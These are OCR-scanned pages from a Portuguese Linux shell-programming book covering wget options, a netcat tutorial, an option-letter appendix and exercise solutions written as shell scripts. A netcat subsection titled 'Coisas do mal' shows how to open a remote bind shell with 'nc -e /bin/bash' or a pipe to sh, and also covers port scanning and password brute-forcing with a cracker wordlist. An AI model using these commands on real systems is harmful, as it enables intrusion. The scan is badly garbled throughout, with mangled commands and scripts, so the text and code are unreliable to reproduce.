    Peripécias pela Rede507 Veja na seção a seguir (Arquivos de configuração) mais detalhes sobre esses arquivos. Vale ressaltar que essa segunda alternativa torna a configuração do proxy permanente e mesmo fechando seu terminal de comandos, ou mesmo rei- niciando seu computador, o wget continuará instruído a solicitar suas ativi- dades ao proxy. A primeira alternativa. entretanto, será válida somente para as execuções do wget realizadas a partir do terminal em que você definiu a variável htt.p_proxy. Diante disso, quando utilizar uma ou outra? Bem, se o seu computador fica na maioria do tempo integrado a uma mesma rede, onde a configuração do proxy será sempre a mesma, a segunda alternativa lhe poupará esforço. Entretanto, caso você precise fazer uma configuração para integrar, digamos, seu notebook a uma rede somente para utilizar o wget. pontualmente. a primeira alternativa lhe será mais adequada. Arquivos de configuração Os arquivos de configuração servem para personalizar algumas opções do wget de forma que não precisamos introduzi-las por linha de comandos. São eles: ~1 .wgetrc Configuração pessoal de um usuário /usr/loca1Jetc/wgetrc Configuração Global / etc/wgetrc Configuração Global (na maioria das distros) O arquivo geral de configuração do wget só fica no diretório /usr/local/etc/wgetrc quando o aplicativo é compilado na máquina. Caso o wget seja instalado por meio do geren- ciador de pacotes, como o apt-get ou o RPM, o arquivo de configuração será /etc/wgetrc, como é o caso da grande maioria das distribuições hoje em dia. Por isso a observação "na maioria das distros". M I cvrn r to to s
  • 521.
    508 Programação ShellLinux Outras opções importantes -h, --help Mostra um resumo dos argumentos da linha de comandos. -b, --background Executa o "'gec em segundo plano (background). -o logfile , --outpu t-fil e=l ogfile Manda para o arquivo 1ogfile as mensagens mais importantes. -a logfil e , --append- output=logfile Anexa ao arquivo l ogfile as mensagens mais importantes e as de erro. - q, - -quiet Modo silencioso. Inibe todas as saídas para stdin. -nv, --non -verbose Inibe a saída para stdin, exceto as mensagens importantes e as de erro. - i arquivo , - - input-fi lo= arquivo Recebe as URLs a serem baixadas de uma lista contida no arquivo arquivo. Note que tem de ser uma lista de URLs; no caso de ser um arquivo HTML, temos de usar a opção - r (ou --force - html). Se os links do arquivo HTML forem relativos, empregue a opção - - base=url. - t numero, --tri es numero Número de tentativas na hora de baixar um arquivo Se for especifica- do o (zero) ou i n f será feito um número infinito de tentativas. - nc, --no-clobber No caso de baixarmos um mesmo arquivo mais de uma vez. se a opção - nc estiver ativada. o arquivo não será baixado novamente. Caso a opção não esteja ativada, o arquivo será baixado tantas vezes quanto for ordenado, porém adicionando-se um sufixo numérico se- quencial ao seu nome para distinguir a versão do arquivo. -c, --continue Aconselhamos a usar sempre essa opção (ou pelo menos quando bai- xar grandes arquivos). Ela torna o ,,9et um pouco mais lento, mas. em compensação. permite que um download seja recomeçado do ponto em que parou. Se o servidor não suporta downloads com recomeço e se já existir arquivo com o mesmo nome. wge t não fará nada. Materia com d r bs a;.Jtora!S
  • 522.
    Peripécias pela Rede509 --spider wget se comporta como um webspider, isso significa que ·•get so- mente testará a existência ou não dos links. - w tempo, - - wait tempo Espera o número de segundos especificados em tempo entre duas requisições. Pode-se especificar em minutos, horas e dias anexando os sufixos m, h , e d , respectivamente. --waitretry~seconds Se você não deseja esperar um tempo entre cada download,mas somen- te entre as tentativas após falhas, use essa opção. Note que após a 1a tentativa, esperará 1 segundo, após a 2a, 2 segundos e assim por diante. -Q quota, --quota=quota Especifica umtamanho máximo paraos downloads automáticos (de algu- ma forma programados). Otamanho é especificado em bytes por padrão, mas pode-se usar os sufixos k (para kilobytes) ou m (para megabytes). -nd, --no-directories Não cria a hierarquia de diretórios quando fazendo download recursi- vamente. -x, --force-directories Força a criação da hierarquia de diretórios. Por exemplo: wget - x http : //www . julioneves. com será armazenado em www . julioneves .com. -nH, --no-host-directories Não cria a estrutura de diretório com o nome do host como normal- mente faz. Assim, se fizermos: wget -nH http: //www . julioneves .com obteremos o arquivo index .html no diretório corrente. --cut-dirs~n Ignora n componentes de diretório. Um exemplo composto para elu- cidar este e o anterior: A URL é ftp :I I Etp . xemacs . org/pub/xemacs/ Sem opções ftp .xemacs . org/;>ub/xemacs/ - nH pub/xemacs/ -nH -cut-dirs•l xemacs/ - nH -cut-dirs=2
  • 523.
    510 Programação ShellLinux - P pref i xo, - -d irectory-p refix=p refixo Os arquivos serão baixados a partir do diretório prefixo. Exemplo: $ wge t -P s ite _do_ julio htt p ://www. julioneves.com $ ls - lR total ~ dn<xr- xr- x 2 j ulio j ulio 4 096 2007- 08- 19 14 : 31 site_do_ j ulio . /si r.e_do_ju l i o: total 16 -rw-r--r-- l j u lio julio 1 5771 2007 -08-19 14 : 31 i nde x.h t ml -E , - - html -extension Se baixarmos um arquivo do tipo text/html e a URL não termina em htm ou html (ambos com qualquer combinação de maiúsculas e minúsculas}. esta opção forçará um sufixo hUm no arquivo baixado. Um bom uso para isso é quando você baixa CGis. Uma URL como ht tp ://site . com/article . cgi725 será baixada como artic le . cgi ? 2 5 . html. -r , --recursi ve Ativa o modo recursivo. - 1 n , --level profundidad O número n especifica o nível de profundidade máximo quando está em modo recursivo. --delet e - aft e r Usando essa opção, cada arquivo baixado será deletado no computa- dor local. O seu uso seria para carregar o cache do proxy com os sites mais populares. Veja: $ wge t - r -nd --delete- after http ://www.j ulioneves . c om A opção - r é para baixar recursivamente e a - nd é para não criar diretório. - k, --c onve r t - links Depois que o download está completo, converte os links no arquivo que foi baixado para ficarem apropriados para a visão local. Isso afeta não somente os hyperlinks visíveis, mas qualquer parte do documen- to que aponte para um índice externo. tal como imagens embutidas, CSS, hyperlinks conteúdo não HTML, etc. Materia com d r bs a;.Jtora!S
  • 524.
    Peripécias pela Rede511 Os links serão modificados de uma das duas formas a seguir: 1. Os links para arquivos que também foram baixados pelo 11get serão alterados para fazer referência ao arquivo como um link relativo (com caminho relativo). Exemplo: se o arquivo baixado for 1 too/doc . html e nele tenha um link para /bar/ img . gif, então o link em doe .html será modificado para . ./bar1img . gif. 2. Se o arquivo apontado não foi baixado pelo wget, ele será modifica- do para incluir o nome do host e o caminho absoluto do local aponta- do. Exemplo: se o arquivo baixado / too/doc . htm apontar para /bar/ img .gH (ou para . ./bar-/img . git), então o link para doc . html será modificado para apontar para ht t p : 1/NomeDoHos t /bar / i mg . gi f . - K. --bac kup- c onver t ed Quando convertendo um arquivo, copia a versão original com um su- fixo .oüg . - m, - - nu.rror Liga as opções apropriadas para fazer o espelhamento. Essa opção liga a recursividade e o time-stamping e ajusta a profundidade de re- cursividade para infinito. - p, --page -requ isi~es Essa opção faz com que wge t baixe todos os recursos necessários para uma visão correta do arquivo HTML (imagens, sons, CSS...). - A l i s ta --accep t l ista - R l i s t a --reject l ist a Aceita ou recusa lista que são listas de nomes de arquivos, de su- fixos ou de padrões separadas por vírgulas (, l . Obs.: os padrões referidos são os mesmos caracteres curingas válidos para o comando ls . -L, --relative oiget segue somente os links relativos. Opção útil para quando se quer baixar somente os recursos dentro da mesma página. - np, --no-parent Diz ao '"gec para não baixar arquivos que se encontram em um nível superior dentro da hierarquia de diretórios. Materia com d r bs a;.Jtora!S
  • 525.
    512 Programação ShellLinux Um exemplo legal que achei para que possamos ver o >lget em ação foi sugerido por Jeff Veen:Ja e é um uso muito legal desse comando. Atu- almente, existem toneladas de diretórios, filtros e weblogs que apontam para uns tipos interessantes de mídias. Você pode criar um arquivo de texto com seus sites favoritos que tenham links para arquivos mp3 e to- dos os dias, usando wget. você pode baixar automaticamente os arquivos recém-adicionados aos sites. Primeiro crie um arquivo chamado mp3_sit.es . t.xt. e nele liste as URLs que têm as músicas do estilo que você mais gosta, uma por linha (veja http : I ldel. i c i o . usltaglsystem: filetype :mp3 ou http : I I .stereogum. com ou então veja as dicas em http : I l"'w'·r. l ifehacl:er .comlso f t •,are/geek- to- livelgeek- to- live- lind- f r ee- music- on- the- web-136578 .php). Quando tudo estiver pronto use o seguinte comando: s «get -r -11 - H - t l - nd - N -np -A.mp3 -erobots=off -i mp3_sites . txt Onde a opção -e age como se incorporasse temporariamente a linha robots-o:f ao arquivo .••getrc somente durante a execução desse co- mando. Essa linha baixa recursivamente somente arquivos de mp3 cujos sites estão listados em mp3_sites . txt e que são mais novos que qualquer um que você já tenha baixado. O melhor disso tudo é que após você colocá-lo no seu c r on para ser executado com uma determinada periodicidade, você terá uma sempre re- novada jukebox de alguns sites confiáveis que você escolheu. Algumas opções interessantes que podemos encontrar: Número de tentativas na hora de baixar um arquivo t r i ~s = 20 Profundidade máxima em modo recursivo .reclevel • 5 38. http://vmw.veen.com/jeff/archives/000573.html Mate com d r~•tos autCYa s
  • 526.
    Peripécias pela Rede513 - Tempo de espera entre tentativas (incremento linear, espera 1s pri- meira tentativa, 2s segunda tentativa, ... ) waitretry = 1 - Anexar cabeçalhos http header • frorn: teu nome header • Accept-Language : Pt. BR - Criar estrutura de diretórios obtendo um único arquivo. dirstrcut• off - Modo recursivo de forma automática recursive = of~ - Criar um backup dos arquivos aos quais se aplica conversão (equiva- le a ativar a opção -K) backup_converted= off - Seguir por padrão (default) os links de ftps em arquivos HTML follow_ftp • off Brincando pela rede com o netcat Diversas publicações que li sobre o utilitário de rede netcat se referiam a ele como o "Canivete do Exército Suíço das Ferramentas de Rede", e por uma boa razão. Como os melhores utilitários Unix, seu uso é bastante sim- ples, porém é capaz de executar diversas tarefas muito úteis. O seu nome é bastante significativo: atua como o comando cat, porém sua atuação se dá sempre na rede (que em inglês é net). No seu uso, devemos deixar uma máquina preparada para "ouvir" com netcat e outras da rede conectam-se a ela. Uma vez estabelecida a conexão podemos mandar texto, executar um comando She/1 na máquina remota e diversas outras coisas que você faria com o comando cat na máquina local. Na maioria das distribuições o netcat chama-se nc, porém em dlstn- buições como o Ubuntu, por exemplo, o netcat pode ser chamado como netcat ou como nc . Um sempre é link simbólico para o outro e isso man-
  • 527.
    514 Programação ShellLinux têm a compatibilidade com sistemas que utilizam somente uma das no- menclaturas para o utilitário. Esse comportamento é mostrado a seguir e foi retirado de um sistema Ubuntu Linux 7.10: $ 1s - 1 /bin/netcat lrwxrwx:rwx l root root 2 2007-l0-20 12:55 /bin/netcat -> nc E é por esse motivo que ao longo deste apêndice ele será tratado de ambas as formas. Coisas do bem Abra duas janelas de comando no seu computador (ê necessário que o pacote de netcat esteja instalado). O que vamos fazer agora em somente um computador seria feito da mesma forma em mais de um, trabalhando através da rede. Em uma janela escreva: $ nc -1 -p 2222 Isso diz ao netcat para iniciar um serviço TCP e ouvir (-1 de listen) a porta 2222 . Deixe de lado esta janela que aparentemente está congelada (somente aparentemente, pois ela está "ouvindo" a referida porta) e vamos para a outra janela. Lá digite: $ nc <endereço_IP_da_maquina_na_escuta> 2222 Como o <ender eço_!P_da_maquina_na_escuta> étambém o endereço da sua máquina, caso você não o saiba, substitua-o por l ocalhost (ou 121 . o . 0 . 1). Pois é, nada de excitante aconteceu até agora, parece que ambas as seções estão congeladas... Mas tecle nesta segunda tela algo muuuuito original como " teste do netcat" : ) e aperte <ENTER>. O que aconteceu? Tudo que você escreveu apareceu na outra janela. Como dissemos, parece muito com o comando cat . O que foi descrito até agora aplica-se a transmissões TCP. Se você qui- ser usar UDP, na primeira janela faça: $ nc - 1 -u -p 2222 Mate com d r~•tos autCYa s
  • 528.
    Peripécias pela Rede515 e na outra faça: $ nc - u localhos t 2222 Onde a opção - u serve para levantar esse protocolo. Imitando um ftp Para travar conhecimento com o netcat o exemplo anterior valeu, mas na vida real o net:cat é sempre usado com um redirecionamento. Vamos vol- tar à primeira janela para ver um exemplo clássico. Digite: $ notc~t - l - p 2222 > saida Como você pode ver, a saída do netcat está sendo redirecionada para o arquivo s aída . Agora vamos para a outra janela, mas primeiramente va- mos preparar um arquivo chamado entrada : $ cat > e ntrada << fim > Vou passa_ r o conteúdo do di retóri o $P'o "D > $(ls I paste - - - - ) > fim $ cat entrada vou paj~ar o conteúdo do diretóri o /home/jul io/t jtsh numpe.rf. sh past.or .sh out putfile Pacotes par p rocperf.sh scs . s h set acores2 . s h setacores . sh troca . sh tst . s h E vamos transmiti-lo: $ netcat local host 2222 - q 5 < entrada A opção - q foi usada para que o ne t c at caísse após o fim da trans- missão, mas dei uma colher de chá de 5 segundos <-q S ) antes que isso ocorresse. Vamos testar: $ c a t saida Vou passa.r o conteúdo do diret.ór i o / home/ j ulio/ t stsh numpc rf . sh outputfilc Pacotos par pastor .sh procperf. sh scs.sh setacores2 . s h setacores . sh troca . sh tst.sh Você também pode usar o netca t para atuar como um ftp, copiando arquivos de (ou para) uma máquina remota. Vamos ver como mandar um arquivo de uma máquina apelidada de u nuxl para outra apelidada de linux2 . Em linux2 faça: $ nc - l - p 2222 > /arquivo/de/destino Materia com d r bs a;.Jtora!S
  • 529.
    516 Programação ShellLinux E em linuxl faça: $ nc <endereço_IP_da_maquina_linux2> 2222 < arquivo/da/origem Tar bom assim? De acordo com o que você viu, já deve ter dado para perceber que você pode passar dinamicamente um monte de arquivos de uma máquina para outra usando o comando tar em conjunto com o netcat . Veja- mos: Na máquina que chamamos de linuxl façamos: $ tar cve - / path/ do/ di retorio I nc - w 3 < IP de Linux2> 2222 E em linux2 faríamos: $ no - 1 - p 2222 I tar xvf - Os arquivos que estavam no diretório /path/do/d iret orio de linuxl passaram pelo tar e, assim, como vimos no comando past e (na seção Perfumarias Úteis}, o pipe recebe o que foi gerado para a stdout, repre- sentada por traço t- >, mandando tudo para o netca t . Na linha seguinte, o pipe de linux2 manda o que recebeu da máquina remota tlinuxl ) via netcat, para a stdin que, como já vimos, está também representada pelo traço < ->, expandindo os arquivos em linux2 . Com o netcat é possível fazer backup integral de partições inteiras, como no exemplo a seguir: Computador que possui a partição a ser "backupeada": $ dd i f • / dev/ sda1 I net cat 10. 1.1 .1 2222 Computador que irá receber o backup da partição (com endereço IP 10 .1. 1 . 1): $ netcat -1 - p 2222 > / tmp/backup_particao_sda1.1so Um chat chato O n e t cat também permite estabelecer sessões de chat emulando o co- mando write . Para fazer isso, o lado "escutador" deverá fazer: $ nc -vlp 2222 Materia com d r bs a;.Jtora!S
  • 530.
    Peripécias pela Rede517 Aqui a a opção -v significa verbose (algo como tagarela). O n etcat não precisa conectar-se com ele mesmo. Ele pode conectar- se com diversos serviços; desde que se conecte a uma determinada porta, ele sempre poderá "escutar" esta porta. Se você novamente colocar a sua máquina para escutar a porta 2222 , e para conectar-se a esta porta pelo navegador Firefox use o seguinte endereço: http : //localhost : 2222/ "0 l á Pessoal", então a sua janela de comandos apresentará algo assim (tirei algumas linhas para não poluir muito). G!IT /! 220llC3 AU20Pessoal• 22 HTTP/l . l Host: localhost: 2222 Accept-l,dng uage : pt-br.:, pt; q-=0 . 8 , en-u.s ; q=O. 5 , en; q=O . 3 lccept-Encodi ng : gzip, deflate Aecept-Chdtse t: IS0 - 8859 - l ,utf - S ; q= 0 .7,•;q=0 . 7 Keep-Alive: 300 conn~ction : kêep- alive Coisas do mal O que vimos até agora sobre o netcat foi tudo do bem, porém ele pode também ser usado para fins não muito nobres, e por isso relutei muito em colocar esta seção no livro, mas como quero que ele fique cada vez mais próximo de uma obra completa sobre o ambiente orientado a caractere do Linux, a partir da sua 78 edição resolvi colocar. Abrindo uma porta para o inimigo (trojan) O exemplo a seguir somente funcionará (com a opção -e) se em tempo de compilação do nc foi colocada a opção GAPING_SECURITY_HOLE. Para abrir um She/1 remoto, faça: $ nc -l - p 2222 - e /bin/b ash Caso essa opção não tenha sido usada, pode-se fazer o mesmo da se- guinte forma: $ nc - l - p 2222 I sh Nesse último caso, o atacante não terá na máquina cliente o resultado gerado pelos comandos executados no servidor. Entretanto, é possível uti- Mate com d r~1tos autCYa s
  • 531.
    518 Programação ShellUnu.x lizar novamente o netcat no servidor e no cliente para devolver a saída do comando executado para o computador do atacante. E conecte-se a ele usando: $ nc <Endereço_IP_do_Destino> 2222 Dessa forma você ganhará um bash que lhe permitirá executar todos os comandos e ver as suas saídas ganhando assim o domínio da máquina. Termine da mesma forma que você termina uma sessão de bash, isto é, tecle exit . Procurando portas abertas (scan) Se você quiser procurar portas abertas em uma máquina, use a seguinte construção: $ nc - v <endereço da máquina> 22-2222 Assim, o net.cat testará todas as portas entre 22 e 2222 que estão respon- dendo, parando na primeira aberta para troca de mensagens. Quando testei no meu computador, deu a seguinte mensagem indicando uma porta aberta: localhost [127 . 0 . 0 . 1) 631 (ipp) open Como não lembrava que porta era essa, testei a porta com o comando: $ nc -v localhost 631 E mandei um QUIT que é quase um comando padrão para muitos tipos de porta TCP. Ele então me devolveu um monte de HTML, inclusive as li- nhas a seguir: HTTP/1 . 0 400 Bad Request Date : Wed, 05 Sep 2007 18 :30 :36 G~T Server: CUPS/1 . 2 Era a interface web do meu servidor de impressão. Testando senhas (brute force) Existem sites de crackers que fornecem arquivos com senhas mais usuais. De posse de um arquivo destes (que aqui chamaremos de senhas . txt) pode-se fazer o seguinte: $ nc - v 79 < senhas . txt > senhas_boas .txt
  • 532.
    Peripécias pela Rede519 A porta usada foi a do finger (79) e foi a que mandamos o conteúdo do arquivo de senhas. Todas as senhas válidas serão armazenadas em senhas boas . t xt. Resumo As principais opções que vimos do netcat estão resumidas na tabela a seguir: Principais opções do comando netcat Opção Significado -e 0111 Executa ocomando Clld usando dados da rede como entrada e lll8lldllndo saldae enoe lllmbém para a rede• --- -1 Coloca em modo de 'escuta' (listen) -n Recebe a fazconaxõea apenas em lonnalo numértco (IP) -p Define a porta local em uso -q seg Termina apeleasperarseg segundoe depois do fim da tral18111isailo -u ModoUOP -w seg Encerra transmissão após esperar seg segundos (time-ou~. O netcat é isso tudo que você viu, porém ele tem um inconveniente. Se alguém estiver "snirfando" a sua rede, poderá ver o que você está fazendo por ser tudo feito em texto plano. Se você precisar se resguardar quanto a isso, use o cryptcat, disponível em http://sourceforge.net/project/showfi- les.php?group_id=11983, que permite ligar o modo criptografado. - ~- 39. Essa opção funcionará somente se, em tempo de compilação do nc, for usada a opção GA- PING_SECURITY_HOLE.
  • 533.
    Apêndice 6 Significado dasOpções mais Frequentes no Shell Opção Significado Exemplos t,nexa (a saícla em um arquivo) tee -a ·a todos (611) ts -a Qonta grep -c ·C Qommando sh -c command Qiretório cpio -d -d Qelimitador cut -ddellmiter -e .§:xpande (algo, p.ex. <tab> para <espaços>) ,5xecute Lê a entrada docomando de um arquivo fgrep ·f file -f (file) rm -f .Eorça uma condição (execução não interativa) cut -fieldnumber Especifica o número de um campo (Field) ·h Imprime um cabeçalho (!:!eader) pr-hheader -i !gnora maiúscula/minúscula grep -i Coloca a instrução em medo jnterativo rm ·i Formato !,oogo de saída ls -1,ps-l ·I !,;ista os nomes de arquivos grep ·I Conta as !,inhas WC ·I _bQginname rlogin ·lname ·L Siga o !,ink simbólico cpio ·L, ls -L Em modo ~ão interativo rsh - n -n Processamento ttumérico sort -n 520 Mt cvrn r to to s
  • 534.
    Significado das Opçõesmais Frequentes no Shell 521 -o Nome do arquivo de saída r (Qutput) 1cc -o, sort -o -p Número do .Erocesso ps -p pid Caminho (.Eath) mkdir -p Rápido (Quíck) fínger-q = -q Quieto Iwho -q B.ecursivo rm -r -r Em ordem B.eversa sort -r Diretório B.aíz ls -r -R Processa diretório Recursivamente 1chmod -R, rs -R cat -s -s .Qilencioso quanto aos erros lp -s ·I Específica o caractere de Tabulação (<TAB>) sort -ttabcha:;=== .!,!níco (produz uma única saída) sort -u -u Sem Ir para o buffer (!!nbuffered) cat -u -v Prolixo Q!erbose), o oposto a -q cpio -v, tar - v, lnYerte a funcionalidade grep -v Especifica o tamanho {Y:tidth) pr -w, sdiff -w -w No formato largo (Y:tíde) ps -w Conta palavras (Words) wc-w -y Responde sim (Yes) para todas as perguntas. shutdown -y ~latona com d retbS · to aiS
  • 535.
    ·Apêndice 7 Resolução dosProgramas A partir deste ponto teremos a proposta de resolução dos programas encontrados nos exercidos ao final de cada capítulo. Não são "as respostas certas" mas simplesmen- te a solução que dei, dentre muitas propostas de resolu- ção dos programas. Capítulo 3 l . li ! /bin/J:sh # M capitulo 3 exercicio 1 M " ." tel efones 2. #! /bi n/J:sh jj i Capitulo 3 execcicio 2 li fgrep " (" $1 " ) " t.elefones 3. # ! /bin /ksh # ~ Capitulo 3 E:xercici o 3 I 522 Materia com d r bs a;.Jtora!S
  • 536.
    i ;.. "l'Mgic a " deste exerci c io eh matar i os n - 1 parametros antes do ultimo § e:r- . t..ao ve jamos : Resolução dos Programas 523 Para0Lixo•$ ({$N - 1)) ~Podia ser: ParaOLi xo• ' expr ParaOLixo - 1 · Shift $Par a OLixo j ~..s 2 ú l i:: itni'Hs linhas, pod a m so r sub.'$ti t u i dtts por : shift $ ( ( $@ - 1 ) ) echo $1 4 . M ! /bin/k.s:h f j Capitul o 3 ~Xêrcicio 4 !! Oata= ' dat~ " +! b ~e " ' Hho 1 grep ...v " $Da ta" Capítulo 4 1. 11 !/ bin/k>h !i i Capitul o 4 exercí cio 1 ~ ii Horas em hh ap;;.am # Hinutos em mm ! am ou pm em ap if ( " $hh" - gt 12 then fi hh= · expr ~hh - 12 · ap•pm echo $hh : $mm $ap éXi t. 2 . ! !/bin/ksh 8 ! Capitul o 4 exercicio 2 li if then "$1#.. - ne 2 ) Recebi 2 parame tros? Mate com d r~1tos autCYa s
  • 537.
    524 Programação ShellLinux echo "uso: $0 <comandos do sed> <arquivo a ser editado>" exit li if la 12 1>/dav/null 2>&1 th~n if sed Sl $2 >/tmp/SS 2>/dev/null then echo sed bem sucedido mv / tmp/$$ $2 e;:i~ else O sed foi bem sucedido? echo Houve er.ro na passagem de paa:ametros para o seci . rm / t mp/$S 2>/dev/null exit 2 li c l se echo Ji..rquivo $2 nao existe exit. 3 li 3. ~ ! /bin/k•h !I # Capitulo 4 exercício 3 ;; Hora= · dat.e + H I " c ase $Hora in O? I 1(01] ) echo Bom Dia esac exit. 1 (2-7 ) Capítulo 5 1. ª !/bin/ksh ;; echo Boa 'rarde i ; echo Boa Noite D Capitulo 5 exercicio 1 ;; Mate com d r~1tos autCYa s
  • 538.
    if [ $i-ne 2 then Resolução dos Programas 525 # Recebi 2 parame t ros? echo " U~o : $0 <No. OL ou nome do site> <Norne Arq . de rnail>.. exit. 1 li !f Vou testa.r se o .$1 eh numer1.co (No. Ot) ou nao (Nome da maqui na) ti s e ra que exite a OL ou Maquina i nformada? i f expr $1 + 1 > / dev/null 2>/dev/null then Reg= ~ g.rep " "'$1" ArqOLs ' í# Pesquis" ndo No. OL no i nicio do registro if [ ! " $Reg" l then li echo Nao c onheco QL;$1 exit 2 Haqui na='echo ''SReg'' I cut - fz · W Sem aspas~ $Reg perde as <tab> el se Req•'g r ep " SI "ArqOL.s· W Pesquis ando <tab><maquina><tab> i f ( ! ".$Reg" then echo Nao conhece Si~e=Sl exit 3 fi li Haqui nA=$1 Opers= ' echo " $Re9" I cut -f3 ' # E o arquivo? Ser ah que ele exist:e? i f ls $2 > /dev/null 2> /dev/nul l ij Poderia <b . f azer: if then for Oper do mail don e exit li echo $2 noo exi c 4 Capítulo 6 1. ~ ! /bin/ksh 11 in $Ope.r~ .$0pcr @$Maquina < $2 existe neste di.retorio N Capitulo 6 exercic~o 1 - f $2 1 Materia com d r bs a;.Jtora!S
  • 539.
    526 Programação ShellLinux il if [ H -ne l then i Recebi 1 paramet ro? echo "Uso: $0 <Nome do Arquivo com conteudo do e- mail>" exit 1 fi # Serah que o arq ui vo exis~e? if ls $1 > /dev/nu ll 2>'1 then cat A.rqOLS whil e rl!:ad lixo Haquina Oper!!l do mail echo $0pers 1 cu< -fl -d" " @$1·taquina < $1 done el se fi echo $1 nao existe neste diretocio er.it 2 iHfff O ul t i mo i.f p oderia (e deveria} .'3er escrito assim: J fff i! M if I - f "$1' l i çhen M ca~ ArqOLs ! while read lixo t•laqui na Oper lixo il do 8 1 nail $Oper@$Haquina < $1 i done: i el::;e i echo $1 nao éxisté ne3Ce direto~io i# é Xi t:. 2 11 fi ll##ll##i~####fi####i##~ll##~##ill##l#fiii###J#fil######l##i###I###J#fill# 2 . il ! /bin/ksh 11 i Capi ~ulo 6 Exe r c í cio 2 ~ !! cl ea.r echo " Materia com d r bs a;.Jtora!S
  • 540.
    while true do TRANSMISSAO DEARQUIVOS ....................... 1 - Maquina . . . 2 - Login 3 - Senha 4 - Arquivos a serem transmitidos Informe os dados acima ... " tput cup 5 32 read maq Resolução dos P rogramas 527 if fgrep Smaq /etc/hosts > /dev/null i Existe no /etc/hosts? then break else tput cup 21 25 echo -e "Maquina nao definida no arquivo de hosts07"'•i 07 da ' BEEP fi done read tput cup 21 25 echo 11 continue tput cup 7 32 read acesso tput cup 9 32 stty - echo read senha stty echo Arquivos= while true do tput cup 13 21 read Arquivo if [ ! "SArquivo" i Soh para esperar ate ' teclar <ENTER> i Limpei a linha 40. Aopção~ é necessária somente em ambiente LINUX. Nos outros sabores de UNIX essa opção não deve ser usada.
  • 541.
    526 Programação ShellLinux then t put cup 17 16 e-cho -e "l''inaliza e-nt.rada de arqui vos {s/n) c.. road Sair if ( ..$SaLr'' ~ s 1 then b~eak else tput cup 17 16 echo " continue fi h if ls $Ar<!Uivo > / dev/null 2>&1 then tput cup 21 0 1 . ~rquivos• " $Arquivos · echo $Arquivo' '' tput. bo1d echo $Arquivos tput. .sqrO ê'lse fi tput cup 17 16 @cho "Arquivo n a o f!;,istt! . . . •• read tput cup 17 16 echo .. t.put cup 13 21 echo " donc tput. cup 19 16 'tPU'& smso echo "Aguarde .:1 transmisstlO fot trans in $Arquivos do ftp - iv!l " $maq" << fimftp >> / tmp /$ $ us~r ..$aco!:sso" "Sse!:nh a " bin put "$t.rans'' bye fimf tp done tpu,; cup 23 16 echo "Fim de Transmissao ... . Tecl e <ENTER> Mate com d r~1tos autCYa s
  • 542.
    Resolução dos Programas529 read tput s9rO c l ear Capítulo 7 1. 1 ! /bin/ksh ~ J Capitulo 7 exercicio !i if { H - lc I then !i Recebt pelo menos 1 parametro? echo ''Uso: $0 <Nomes dos Arqu i vos a Delct.Ar> . fi Obs . Vale metacaracteres como arqs"'" @'Xit 1 if ( ! " $1·1AXFILES" t.hen M AXFILES =lO n Ot.d=' l s $• 2> / dev/null I t-!C - 1 ' if ( " IQtd" -eq O 1 then n ~cho Nao ha arquivos a ~erem deletados e:-:it 2 it [ "$Qtd" -le " $M.>.X FILES" I then fi echo ··oeverid fazer rm ' echo $,.. . .. exit if { " $Qtd" - gt 1 1 thcn echo - e "El-:i.stem SQtd Arquivos a deleta r ... c" el se echo -e ''So exist e 1 o1rquivo .a delet...'lr . .. c.. fi echo - é " Posso r<:!mover? (S/n) c '' read s n if "$s:1,. ! = n ] then Mate com d r~1tos autCYa s
  • 543.
    530 Programação ShellLinux fi 2. echo "Deveria fazer rm -f ' e cho $" . , exit d) H!/usr /bi n/ksh f ~ Esce pr ograltlD. chama o c7c2 . 1 que c oletara os dados necessar ios, i devolvendo- os a es~o , que procedera a ínchtsao, cxclusao ou # al~cracao necessaria . ~ export Opc::=O >~hile [ " $0pc" -lt 1 -o SOpc -ge 4 I do c l ea.r echo - e + -----------------------------------------------------+ Programas de Manutencao de ArqOLs + -----------------------------------------------------+ OPCAO ACAO 1 Inclui OL em A.rqOL~ 2 exclui OL de ArqOLs 3 Alt era OL em ArqOLs 4 Termina E:ntro Com a Opcao OêseJada: c" read Opc clone if [ $Opc - eq 4 l then exit fi Reg;:: 'c7e2 . 1 ' echo -e "nn OL a ser c" case $0pc in 1) echo - n ''incluída '' 2) echo - n "excluida" Materia com d r bs a;.Jtora!S
  • 544.
    Resolução dos Programa.s531 · ) echo -n "alterada" esac echo -e " · ••> SReg n Confirma? (5/n) c" read sn if [ "Ssn" then n -o "Ssn" • N ] exit li OLinf•'echo "SReg" 1 cut -fl · case SOpc in 1) if grep "'SOLinf" ArqOLs > /dev/null then fi echo -e "nnJa' existe registro referente aa OL $0Linf" read exit 1 echo "SReg" >> ArqOLs sort ArqOLs > /tmp/ArqOLsSS mv -f /tmp/ArqOLsSS ArqOLs 2 ) if grep '"SOLinf" ArqOLs > /dev/null then grep -v "'SOLinf" ArqOLs > /tmp/ArqOLsS$ mv - : /tmp/ArqOLsSS ArqOLs else fi echo -e "nnNao existe registro referente aa OL SOLinf" read exit 2 3) if grep ""SOLinf" ArqOLs > /dev/null then else fi grep -v ""SOLinf" ArqOLs > /tmp/ArqOLsSS ffiV -! /tmp ArqOLsSS ArqOLs echo "SReg" >> ArqOLs sort ArqOLs > /tmp/ArqOLsSS mv /tmp/ArqOLsSS ArqOLs echo -e "nnNao existe registro referente aa OL SOLinf" read exit 2
  • 545.
    532 Programação ShellLinux esac b ) 11 ! /usx/bin/ksh !I 8 Este prg foi chamado pel o c7e2 para coletar dados necessarios. ~ M M rotin.os de exclu sao e a l t e r ucao ainda nao for am impl emento.dtlS. # # Repare que os blocos d e programa si~uados ent re chaves, escao com 8 as sai das redirecionadas para /dev/c~y. que e a saida ! no terminal corrence, isto e, o teJ:minal que voce esta usando . H el ear echo + -----------------------------------------------------+ Programas de Manutencao de Arqo ts +-----------------------------------------------------+» tpu t c up 8 22 echo - e "Dados pa.ra c;: n I > /dev/tty case $0pç i n 1) echo l nc lusao tput cup 11 22 echo - e "Numero da OL: c" read OL tput cup 13 22 echo -·"Nome da t-taquin.. 1: c '" read t•laq i = O ••hile [ $i - 1 • 7 do Lin=· e~pr 15 + $i I 2 ~ 2 ' Col = ' expr 22 + $i ~ 2 * 30 ' i= ' e >:pr s~ + 1 ' t put c up SLin SCol echo - e "OperadoiH : c" r ead Oper Materia com d r bs a;.Jtora!S
  • 546.
